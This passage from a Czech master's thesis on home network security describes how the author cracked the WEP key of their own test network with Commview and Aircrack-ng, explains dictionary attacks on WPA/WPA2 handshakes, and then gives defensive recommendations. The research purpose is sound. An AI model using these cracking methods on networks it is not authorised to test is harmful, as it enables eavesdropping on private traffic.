
Obrázek č. 17: Commview – statistika packetů pro kanál č.4

Celkem se podařilo nasbírat za 24 hodin odposlechu přibližně 1,5 mil. paketů. Jejich část je ještě v nečitelné zakódované podobě je vidět na obrázku č. 18.




Obrázek č. 18: Commview – výpis zachycených packetů WiFi

Nasbírané pakety byly importovány do programu Aircrack-ng 1.1, který byl použit na prolomení WEP zabezpečení. Na obrázku č. 19 je GUI tohoto programu, umožňující rozličná nastavení pomocí kterých je možné prolomit WEP, WPA a WPA2 ochranu. V tomto případě bylo nastaveno dekódování 64 bitového WEP klíče a pomocí SSID byla blíže specifikována konkrétní síť, jejíž pakety program analyzoval. V tomto případě se jednalo o síť„skynet“.



Obrázek č. 19: Aircrack-ng - GUI

Po pár vteřinách se dešifrovacímu algoritmu podařilo nalézt hledaný WEP klíč (test1) viz. obrázek č. 20. Takto nalezený klíč pak stačí pouze přihlásit do programu Commview a již je možné korektně analyzovat veškerou komunikaci sítě „skynet“ a to i v reálném čase.



Obrázek č. 20: Aircrack-ng - Výsledky

Prolomení zabezpečení WPA a WPA2

Technika prolomení zabezpečení WPA nespočívá v zachycení co největšího počtu paketů, jako tomu bylo v případě prolamování WEP, ale je nutné získat pakety obsahující informace o navázaní spojení mezi klientem a AP. Jedná se o pakety obsahující takzvaný four-way handshake. Z těchto paketů pak lze PSK klíč získat pomocí „brute force“ útoku. Existují v zásadě dvě varianty realizace tohoto útoku. První porovnává hash vzniklý z použitého PSK klíče s náhodně vygenerovanými hashi, které odpovídají použitému formátu hesla u WPA. Druhý „slovníkový“ útok, se snaží nalézt shodu mezi informacemi získanými z odposlechnutých paketů a řetězci různých znaků, či přímo celých slov, které jsou uloženy v textovém souboru s příponou „lst“. Tyto slovníky jsou většinou tvořeny slovy, které odpovídají nejčastěji používaným heslům. Je tedy jasné, že úspěšnost prvního typu útoku bude závislá především na výpočetním výkonu počítače, pomocí kterého se snažíme heslo prolomit a druhý typ pak na velikosti a kvalitě slovníku, obsahující případná hesla. Některé programy jako je třeba Elcomsoft Wireless Security Auditor umějí oba útoky kombinovat a vytvářet různé mutace slov, které jsou ve slovníku obsaženy. Aby byl zajištěn dostatečný výpočetní výkon, program podporuje simultánní zapojení až 32 CPU a 8 GPU. Tento software lze zakoupit za astronomických 1.199,- €, z ekonomických důvodů tak nemohl být v diplomové práci použit.[37][38][44][45]

K realizaci útoku byl tak jako u WEP zabezpečení využit program Aircrack-ng, který hledá použité PSK pomocí slovníkového útoku. Simulace útoku vedla k potvrzení předpokládaného závěru. Heslo sítě skynet (PSK) se podařilo získat pouze v případě, pokud bylo obsaženo ve slovníku hesel, který byl při útoku použit. Uvedený závěr přitom platí jak pro zabezpečení WPA tak pro WPA2.

5 Zhodnocení výsledků a doporučení

Kapitola je věnována zhodnocení poznatků získaných v diplomové práci a jsou zde i diskutována vhodná bezpečnostní opatření a doporučení týkající se drátových a bezdrátových sítí.

5.1 Bezpečnostní doporučení Ethernet IEEE 802.3

Bezpečnostní rizika domácí sítě lze rozdělit na dvě hlavní skupiny a to vnitřní a vnější. Mezi vnitřní rizika obvykle řadíme především útoky realizované některým z uživatelů LAN sítě. Může jít třeba o úmyslné šíření virů či fyzickou sabotáž sítě, kdy se útočník napojí na nějaký klíčový uzel sítě jako je switch, nebo router, na kterých může provádět odposlech datové komunikace a podobně. Z tohoto důvodu jsou ve firemním prostředí tyto síťové prvky uzamykány do server roomů a racků s omezeným přístupem. V domácích sítích jsou však uživatelé tvořeni především rodinnými příslušníky a tak tento typ útoku není příliš reálný. Určité riziko nastává pouze v případě, kdy je síťová kabeláž vedena mimo důvěryhodné prostředí. Takovým prostředím může být třeba veřejně přístupná chodba, ale i kupříkladu balkón sousedního bytu apod. V takovém případě stojí za zvážení, zda datovou komunikaci pro větší bezpečnost nezašifrovat. Protokol IP, který je běžně v ethernetových sítích k přenosu používán, totiž nativně data nikterak nešifruje. Jako řešení se pak nabízí kupříkladu jeho rozšíření IPsec (IP security), který šifruje data již na síťové vrstvě a tím poskytuje transparentní zabezpečení pro jakýkoli přenos. To přináší především výhodu, že šifrování je zcela nezávislé na použitých aplikacích, které mezi sebou komunikují. Podrobněji je protokol IP security rozebrán v mé bakalářské práci na

téma „Bezpečnost domácího routeru“. Při použití šifrování přenosů však musíme brát v úvahu i nárůst požadavků na výpočetní výkon síťových prvků, především pak koncových stanic.

S domácí sítí se tak spíše pojí vnitřní rizika vzniklá jako důsledek úspěšného útoku z WAN sítě, či vycházející z neznalosti uživatele. Většinou se jedná o situace, kdy si uživatel sám, nebo s cizí pomocí nainstaluje do některé ze stanic v síti škodlivý software, nebo-li malware. Tento problém lze vyřešit pomocí vhodného antivirového softwaru, který nákazu zneškodní. Než k tomu však dojde, může se takový virus rozšířit i na další stanice v síti. Proto je nezbytně nutné, aby byl antivirový software nainstalován na každé stanici v síti. Jinak může nastat situace, kdy se odstraňování viru stane začarovaným kruhem. Virus by totiž mohl přežívat na nezabezpečených stanicích a z nich se opakovaně šířit po celé síti.

Součástí diplomové práce bylo i nalezení vhodného antivirového řešení pro domácí sítě. Testována byla tři antivirová řešení různých firem licencované jako „freeware“, tedy pro domácí použití zdarma. Jednalo se o antiviry AVG Anti-Virus Free Edition 2012, Avast! Free Antivirus 7 a Microsoft: Security Essentials 2.1. U všech programů bylo testováno pět kritérií a to: použitelnost, výbava, rychlost, hardwarová náročnost a spolehlivost. Výsledné skóre bylo určeno dle váženého průměru z těchto kritérií. Největší váhu přitom měla spolehlivost, nebo-li schopnost programu najít a odstranit škodlivý malware, a nejmenší pak rychlost skenování. Z testu vzešel jako vítěz antivirový program Avast, který vynikal především svou spolehlivostí a jako jediný také nabízel funkci skenování před bootem operačního systému. Ta se hodí především u již napadených stanic, které nejsou schopny normálního provozu. Naopak AVG v nejdůležitější činnosti, tedy ve vyhledávání virové infekce, zcela propadlo. Řešení od Microsoftu pak mělo výsledky spíše průměrné. Ani jeden z antivirů nebyl schopen detekovat vlastnoručně vytvořené viry napsané v jazyce Delphi, potvrdilo se tak tvrzení, že pomocí heuristické analýzy je odhalení virů napsaných ve vyšších jazycích přinejmenším složité. Jako velmi užitečný software, který nebyl součástí testu, se také ukázal Kaspersky Rescue Disk 10, který funguje jako bootovací CD s ořezaným operačním Linux a slouží k odstraňování virové nákazy ze stanic, do kterých v důsledku zamoření malware již běžné antivirové programy nelze nainstalovat.

Ať už uživatel zvolí pro stanice v síti jakýkoli antivirový software, pro jeho efektivitu pokaždé platí jedna společná zásada, musí být pravidelně aktualizován. Antivirový software s delší dobu neaktualizovanou virovou databází se de facto rovná žádnému antiviru a to především proto, že odhalování malware podle známých signatur je stále nejúčinnější metodou.

Jak již bylo řečeno výše, jedním z vnitřních rizik je i neznalost uživatele. A není to riziko pouze marginální. Pomineme-li dobrovolnou instalaci virů, dalším velkým problémem je fakt, že uživatelé domácích sítí často podceňují nastavení klíčových síťových prvků, které mají kritický vliv na zabezpečení sítě. Jedná se především o router, který je branou do nedůvěryhodné WAN sítě. Důraz by měl být věnován především na tvorbu dostatečně silného hesla zabezpečujícího servisní rozhraní routeru, či AP.

Servisní rozhraní slouží k nastavení síťových prvků a je u domácích routerů a AP zpravidla zhotoveno pomocí HTML s použitím JAVA skriptu. Samotné menu si pak můžeme zobrazit pomocí jakéhokoli běžného internetového prohlížeče podporujícího JAVA skript. Přístup do menu je pak chráněn jménem a heslem. A právě zde může dojít k podcenění bezpečnostního rizika, kdy si uživatel nezmění heslo nastavené výrobcem v rámci továrního nastavení routeru. Tato hesla jsou totiž volně dostupná pro jednotlivé typy routerů na internetu a pokud není zablokován přístup do routeru z WAN sítě, může útočník snadno takto nezabezpečený router ovládnout. [7]

Je tedy nutné přednastavené heslo změnit a to na heslo dostatečně silné, aby bylo schopno odolat útoku hrubou silou. Jedná se o útok, kdy se útočník pomocí speciálního algoritmu, či slovníku obsahujícího nejčastější používaná hesla, snaží vygenerovat odpovídající správné heslo. Všechna takto vygenerovaná hesla jsou přitom na routeru zkoušena metodou „pokus omyl“ dokud některé neodpovídá správnému heslu. Pokud by se tímto způsobem útočníkovi podařilo heslo prolomit opět by získal přístup do routeru a byl by schopen de facto převzít kontrolu nad celou sítí. To by mělo z hlediska bezpečnosti LAN sítě dozajista fatální důsledky. Ze zásad tvorby silného hesla popsaných v kapitole 3.2.4 vyplývá, že silné heslo by mělo být tvořeno alespoň pěti spojenými náhodnými slovy, nebo obsahovat nejméně 14 zcela náhodných písmen. Takto zvolené heslo je schopno odolat útokům hrubou silou, jelikož doba potřebná k jeho nalezení by se i při v dnešní době maximální uvažované hranici 100 (jde pouze o teoretickou hranici, pokud by se započítala

odezva přihlašovacího rozhraní, nebo propustnost sítě, hodnota by byla mnohem nižší) odzkoušených hesel za vteřinu pohybovala okolo dvaceti miliard let. [28][29]

Dále je určitě dobré využívat bezpečnostních funkcí vyplývajících ze samotné podstaty fungování routeru. Jedná se především o funkci NAT. Určitě se nevyplatí tuto funkci obcházet nějakým hromadným přesměrováním portů pomocí funkcí jako je DMZ apod. Při správném nastavení routeru s ohledem na co možná nejvyšší zabezpečení, je také důležité neopominout konfiguraci integrovaného firewallu. Především pak nakonfigurovat URL filtr dle některého z uznávaných blacklistů. Velmi obsáhlý blacklist podchycující webové stránky šířící malvere je k nalezení kupříkladu na adrese http://www.malwaredomainlist.com/mdl.php. Je samozřejmě důležité URL filtr pravidelně dle tohoto blacklistu aktualizovat. Další nastavení, které zlepší zabezpečení, je určitě zákaz pingu routeru z WAN sítě, nebo zapnutí hloubkové analýzy paketů, či odhalování DOS útoků, jsou-li tyto funkce podporovány.

Zatímco většinu vnitřních rizik spojených s domácí síti, lze eliminovat zodpovědným chováním uživatelů, popřípadě zvolením vhodného antivirového software, u rizik vnějších se jedná především o správnou volbu síťového hardware a jeho optimálního nastavení, či instalaci softwarového firewallu a antiviru na jednotlivé stanice. Jak už je z názvu patrné, vnější rizika jsou taková, která mají svůj původ vně domácí sítě. V praxi přicházejí nejčastěji z internetu a jedná se zejména o různé druhy DDOS útoků, útoky „brute force“ zaměřené na prolomení hesel, zavirovaný spam elektronické pošty, nebo také sniffing. Proti většině těchto útoku nás uchrání vhodně zvolený firewall. Na výběr jsou v zásadě dvě možnosti. První možnost je instalace softwarového firewallu na jednotlivé stanice, druhá pak investice do routeru s integrovaným hardwarovým firewallem, v ideálním případě na úrovni pokročilého stavového filtru s hloubkovou analýzou paketů. Tento druh filtru funguje podobně jako antivirový software a je schopen efektivně rozpoznávat i podvržené pakety snažící se o proniknutí do LAN sítě. Dovoluji si tvrdit, že pro domácí síť je lepší druhé zmiňované řešení a to hned z několika důvodů. Jelikož je router branou mezi důvěryhodnou domácí sítí a nedůvěryhodným internetem, prochází skrze něj veškerá komunikace. Pokud do takovéhoto místa umístíme firewall, bude chránit před vnějšími riziky celou síť jako celek a ne pouze konkrétní stanice. Takovéto řešení

navíc ušetří i systémové prostředky na stanicích, které by byly jinak potřeba k provozování softwarového firewallu. Další velkou výhodou je pak nezávislost tohoto řešení na operačních systémech nainstalovaných na jednotlivých stanicích v domácí síti. V neposlední řadě nám hardwarový firewall umožní aplikaci společné bezpečnostní politiky pro celou LAN síť a díky centralizované povaze řešení i značně ulehčí administraci firewallu.

Jedním z vnějších rizik, kterému se diplomová práce blíže věnuje v kapitole 4.2., je i sniffing. Jak již bylo řečeno výše, sniffing v rámci drátové domácí sítě určitě nepředstavuje takové nebezpečí jako u sítí bezdrátových. Ovšem i zde určité riziko existuje a to především tehdy pokud se útočníkovy podaří nainstalovat na některou ze stanic v síti sniffovací trojský kůň, který pak posílá data z domácí LAN sítě do internetu, kde je může útočník dále analyzovat, popřípadě zneužít. Antivirové programy jako je třeba dříve testovaný Avast, by ve spolupráci s firewallem měli této činnosti spolehlivě zabránit. Další riziko spojené s odposlechem může nastat při vzdálené správě sítě, kdy je nutné přistupovat do servisního menu routeru z internetu. Útočník by totiž mohl být za určitých okolností schopen z odposlechnuté komunikace získat heslo do servisního rozhraní routeru a tím de facto ovládnout celou LAN síť za ním. Naštěstí oproti správě z domácí LAN sítě, lze ve většině routerů pro tu vzdálenou nastavit hned několik bezpečnostních opatření navíc. Prvním opatřením je, že můžeme nastavit libovolně port, na kterém s routerem komunikujeme. Komunikace již tedy neprobíhá na standardním portu 80, což útočníkovi minimálně zkomplikuje případný odposlech. Druhým opatřením týkajícím se spíše ochrany proti útokům hrubou silou, nebo v případě kdy útočník již zná přístupové heslo do routeru, je možnost povolit přístup pouze pro určitou IP adresu nebo MAC adresu. Bohužel u většiny providerů jsou IP adresy přidělovány dynamicky, takže se při použití IP filtru může snadno stát, že se do zařízení nepřipojí ani ten, kdo měl původně přístup povolen. Použití filtru MAC adres, nebo-li filtru unikátních čísel síťových karet, také není úplně neprůstřelné. Kupříkladu ve Windows XP Ipconfig načítá MAC ne přímo z hardwaru, ale z registru systému, není tak problém MAC adresu podvrhnout. [7]

Hlavním problémem při servisní komunikaci s routrem v nedůvěryhodné síti je bezesporu fakt, že při použití standardního webového rozhraní není komunikace nijak šifrována. Tento nedostatek řeší některé lepší routery tím, že při komunikaci nepoužívají

HTTP protokol, ale zabezpečený komunikační protokol SSH (Secure Shell). Jedná se o protokol vyvinutý za účelem náhrady starších nezabezpečených vzdálených shellů jako je kupříkladu telnet, které pracovaly s hesly v nezabezpečené formě a hrozilo tak jejich zcizení z odposlechnutých packetů. Protokol SSH je dnes již k dispozici ve své druhé verzi známé jako SSH-2, jenž je s původním SSH nekompatibilní. SSH-2 dnes patří k nejrozšířenějším vzdáleným shellům vůbec a díky své architektuře, která je rozdělena na více částí přičemž každá část vykonává jinou funkci, je považován za velmi bezpečný. [7]

Protokol je často využíván ve spojení s operačním systémem Linux. Tento operační sytém je využíván ve své okleštěné a upravené verzi i jako alternativní firmware pro některé domácí routery. Blíže se SSH2 a Linuxovým firmware věnuji ve své bakalářské práci.

5.2 Bezpečnostní doporučení Ethernet IEEE 802.11 (WiFi)

Obecně lze říci, že pro zabezpečení bezdrátových WiFi sítí platí ta samá doporučení jako pro sítě drátové. Problematiku však musíme rozšířit o některé pro WiFi specifické faktory, především pak o výběr vhodného zabezpečení přenosu. Z informací získaných analýzou odborných zdrojů zabývajících se problematikou zabezpečení WiFi, které jsou zpracovány v kapitole 3.2, vyplývá, že jediné stoprocentní zabezpečení pro WiFi sítě je v dnešní době WPA2 s autorizačním serverem. Toto řešení je však především z ekonomických důvodů a z důvodu složitější implementace pro většinu domácností nedostupné. Nezbývá tak než používat rizikovější WPA2-PSK variantu a snažit se volit co nejsilnější hesla, podle stejných zásad jako při tvorbě hesla pro administrační rozhraní routeru. Důležitost správné volby hesla PSK byla ověřena v kapitole 4.2.2, kdy se za pomoci pouze velmi malého množství paketů obsahujících „handshake“ mezi AP a klientem a slovníku, ve kterém bylo obsaženo i hledané heslo, podařilo prolomit jak zabezpečení WPA-PSK tak i WPA2-PSK. Pokud je však zvoleno dostatečně silné PSK je prolomení WPA i WPA2 pouze teoretickou záležitostí. Zabezpečení WPA2 i WPA s šifrováním AES lze považovat tedy za plně bezpečné. Někteří uživatelé i dnes preferují starší WPA před WPA2 s odůvodnění, že použití WPA2 přináší mimo lepší zabezpečení, také větší nároky na výkon hardwaru. Tento argument se mi však v dnešní době, kdy i

mainstreamové počítače a routery vykazují spíše přebytek výkonu, zdá jako neopodstatněný. Obzvláště v oblasti routerů můžeme v posledních letech hovořit o citelném nárůstu výkonu. Za cenu okolo jednoho tisíce korun dnes pořídíme domácí router s 32MB RAM a taktem procesoru 400Mhz, což je výkon srovnatelný s některými staršími osobními počítači.[31] Pokud by i přesto někdo chtěl nebo byl kvůli používaným technologiím nucen WPA používat, měl by se vyvarovat jeho použití s protokolem TKIP a namísto toho používat šifrování založené na AES. I když protokol TKIP nebyl doposud zcela prolomen, existují metody útoků mířené právě proti TKIP, které mohou vážně narušit bezpečnost sítě. Asi nejvážnějším důsledkem těchto metod je schopnost útočníka rozšifrovat komunikaci ve směru od AP ke klientovi.

Malou nevýhodou spojující jak zabezpečení WPA tak WPA2 může být jejich omezená podpora v sítích Ad-Hoc. Společnost WiFi Alliance, která bezpečnostní standardy pro WiFi vyvíjí, nikterak podporu pro WPA a WPA2 u těchto sítí negarantuje.[30] Záleží tak na konkrétním operačním systému, zda tyto zabezpečení pro sítě ad-Hoc nabízí či ne. Nejhůře jsou na tom v tomto ohledu u nás stále nejrozšířenější Windows XP, které neumožňují v ad-Hoc sítích použití žádného WPA zabezpečení a je tak nutné si vystačit s nevyhovujícím zabezpečením WEP. Přičemž zabezpečení WEP se ukázalo jako zcela nedostatečné. Z odposlechnutých paketů v kapitole 4.2. bylo možné pomocí programu Aircrack rozluštit WEP klíč doslova za pár vteřin. A to i přes skutečnost, že byl k dekódování použit procesor s velmi malým výpočetním výkonem a to Intel Atom270. K získání WEP klíče stačilo oproti předpokládaným dvoum miliónům paketů pouze 1,5 miliónu. Tento fakt je dán především tím, že k zabezpečení bylo použito 64 bitové WEP. Délka klíče tak byla omezena pouze na 40 bitů, což je 5 ASCII znaků. V praxi se tak potvrdila závislost mezi délkou klíče a sílou zabezpečení. Zajímavostí naopak je fakt, že počet paketů nesoucí informaci o klíči byl přibližně pětkrát vyšší (skoro 5000), než byl předpoklad.

Sniffing obecně představuje pro WiFi sítě velké bezpečnostní rizoko, kterého se de facto nelze vyvarovat. Vzhledem k tomu, že se mnohdy jedná pouze o pasivní odposlech dat (odposlechnutá data nikam nemizí ani nejsou nijak upravována), bývá i pouhé odhalení odposlechu velmi složité. Existují však programy, jako již dříve zmiňovaný Wireshark, které umí odhalit další síťové karty přítomné v LAN síti nastavené do promiskuitního módu. Program je schopen jejich provoz zalogovat a následně nahlásit správci sítě. Na


ochranu před technikami sniffování spojenými s nějakým dalším aktivním typem útoku, jako je DDOS s následnou emulací MAC adresy, je dobré používat v síti takové prvky, které jsou opatřeny hardwarovou výbavou schopnou těmto útokům čelit, nebo je alespoň detekovat. I když se u WiFi sítí nelze bránit odposlechu jako takovému, zvolením vhodného zabezpečení a kódování můžeme zabránit útočníkovi odposlechnuté pakety analyzovat. Proto ještě jednou důrazně doporučuji používat v dnešní době jediné stoprocentně bezpečné řešení a to je WPA2 s šifrováním AES. Jak již bylo řečeno výše, při použití WPA2 může nastat problém v sítích, kde je nutné zajistit i zpětnou kompatibilitu se staršími zařízeními, které toto zabezpečení nativně nepodporují. V takových případech je zřejmě nejschůdnějším řeším použít takzvaný „mixed mode“, kdy je síť pro novější stanice zabezpečena pomocí WPA2 a pro starší pomocí WPA s protokolem TKIP. Síť pak lze považovat za plně zabezpečenou alespoň v době, kdy se komunikace v síti neúčastní žádná stanice používající zabezpečení WPA.

Zabezpečení domácí WiFi sítě lze také zvýšit pomocí dalších doplňujících nastavení přístupového bodu (AP routeru). Patří sem především možnost nastavit přístup do sítě pouze pro definované MAC adresy, nebo naopak konkrétním adresám přístup zakázat. Nevýhodou takového nastavení pak bezpochyby je fakt, že každé nové zařízení pak musíme registrovat přímo v routeru, jinak se do sítě zkrátka nepřipojí. V domácí síti, kde se ovšem nedá předpokládat častá rotace nových pc stanic či notebooků, nás to nemusí příliš trápit a tak nezbývá, než toto nastavení vřele doporučit. Dalším vhodným opatřením pro zvýšení bezpečnosti je možnost dnes již většiny domácích AP routerů zakázat broadcasting SSID naší WiFi sítě. SSID si lze představit jako jmenovku na našem zvonku od dveří. Pokud zakážeme jeho vysílání, stane se naše síť neviditelná pro běžné scannovací techniky bezdrátových síťových karet. To sice s sebou přináší složitější konfiguraci jednotlivých stanic pro přístup do sítě, na straně druhé síť dokonale uchráníme před náhodnými útoky zvenčí. Za předpokladu že domácí síť obsahuje pouze malý počet stanic a není zapotřebí, aby byla přístupná pro náhodně příchozí, lze opět toto nastavení jedině doporučit.

Možná ještě více nežli v případě drátových sítí i zde je potřeba věnovat zvýšenou pozornost nastavení řídících síťových prvků, to znamená AP routeru popřípadě samostatnému AP. Některé přístroje totiž mají ve výchozím továrním nastavení pro WiFi

nastavené žádné, nebo zcela nedostatečné WEP zabezpečení. Existují i případy, kdy nejmenovaný český ISP distribuoval pro své zákazníky ADSL modemy, které ve výchozím nastavení broadcastovaly dvě nezávislé WiFi sítě. Jedna z těchto sítí pod názvem „VoIP“ přitom nebyla nikterak zabezpečená.

Pokud bylo v drátových sítích zmiňováno riziko spojené s neznalostí uživatele, tak i ve WiFi sítích je v dnešní době toto riziko stále poměrně vysoké. Z několika měření provedených v oblasti Praha 12 - Modřany třeba vyplývá, že 4% uživatelů nepoužívá žádné zabezpečení a dokonce 24% používá nevyhovující WEP. Z výsledků přitom byly vyloučeny nezabezpečené veřejné sítě. Procentuální zastoupení všech dostupných WiFi zabezpečení je k vidění na grafu č. 7.



Graf č. 7: Zastoupení WiFi zabezpečení P-12 Modřany

6 Závěr

Jedním z dílčích cílů diplomové práce bylo studium a třídění podkladů k dané problematice. Na základě analýzy těchto podkladů vyplývá, že bezpečnostní rizika v drátových i bezdrátových domácích sítích můžeme rozdělit na vnitřní a vnější. Vnitřní rizika jsou spojena převážně s chováním uživatelů dané domácí sítě a lze je minimalizovat poučením uživatelů o základech bezpečného nakládání se systémovými a síťovými prostředky v kombinaci s vhodně nastavenou bezpečnostní politikou v síti. Ta přitom nesmí být pro uživatele příliš omezující, ale přitom musí být dostatečně účinná, aby domácí síť ochránila před případnými útoky, které mohou přijít z okolních nedůvěryhodných sítí, tj. ve většině případů se sítě internet. Z připojení k internetu plyne i většina vnějších bezpečnostních rizik. Ty lze minimalizovat především použitím vhodných síťových prvků, které mají kritický vliv na bezpečnost v síti. Jedná se především o stanice, routery a přístupové body bezdrátových sítí (AP). Doporučení jejich optimálního nastavení bylo také jedním z dílčích cílů diplomové práce a je blíže diskutováno v kapitole pět. Namátkou pak lze vypíchnout některá nejdůležitější nastavení, jako je tvorba silných hesel, vhodné nastavení firewallu, výběr vhodného antivirového software a v případě WiFi sítí volba vyhovujícího zabezpečovacího standardu.

Ze síťových prvků použitých v praktické části diplomové práce bych zkušenějším uživatelům doporučil především router společnosti Mikrotik. Jak je již obvyklé, zařízení kombinuje router, switch a přístupový WiFi bod (AP). Oproti běžným komerčním domácím routerům má tento produkt jednu velkou výhodu, lze jej poskládat z jednotlivých dílů doslova jako Lego. Uživatel si tak může router postavit přímo na míru a dle svých finančních možností. Firmware je řešen pomocí mutace operačního systému Linux a celková cena takového domácího zařízení se pohybuje mezi 1200 až 3500 Kč v závislosti na použitých dílech.[32]

Praktická část diplomové práce (kapitola 4 „Vlastní práce“) je věnována dalšímu dílčímu cíli a to výběru vhodných analytických nástrojů pro odhalování bezpečnostních rizik. Do těchto nástrojů spadají i antivirové programy, které jsou v této části podrobně testovány. Při výběru antivirů pro domácí využití bylo bráno v potaz i ekonomické hledisko spojené s pořizovacími náklady takového software. Do testu tak byly vybrány pouze produkty s „freeware“ licencí, to znamená pro domácí využití zdarma.

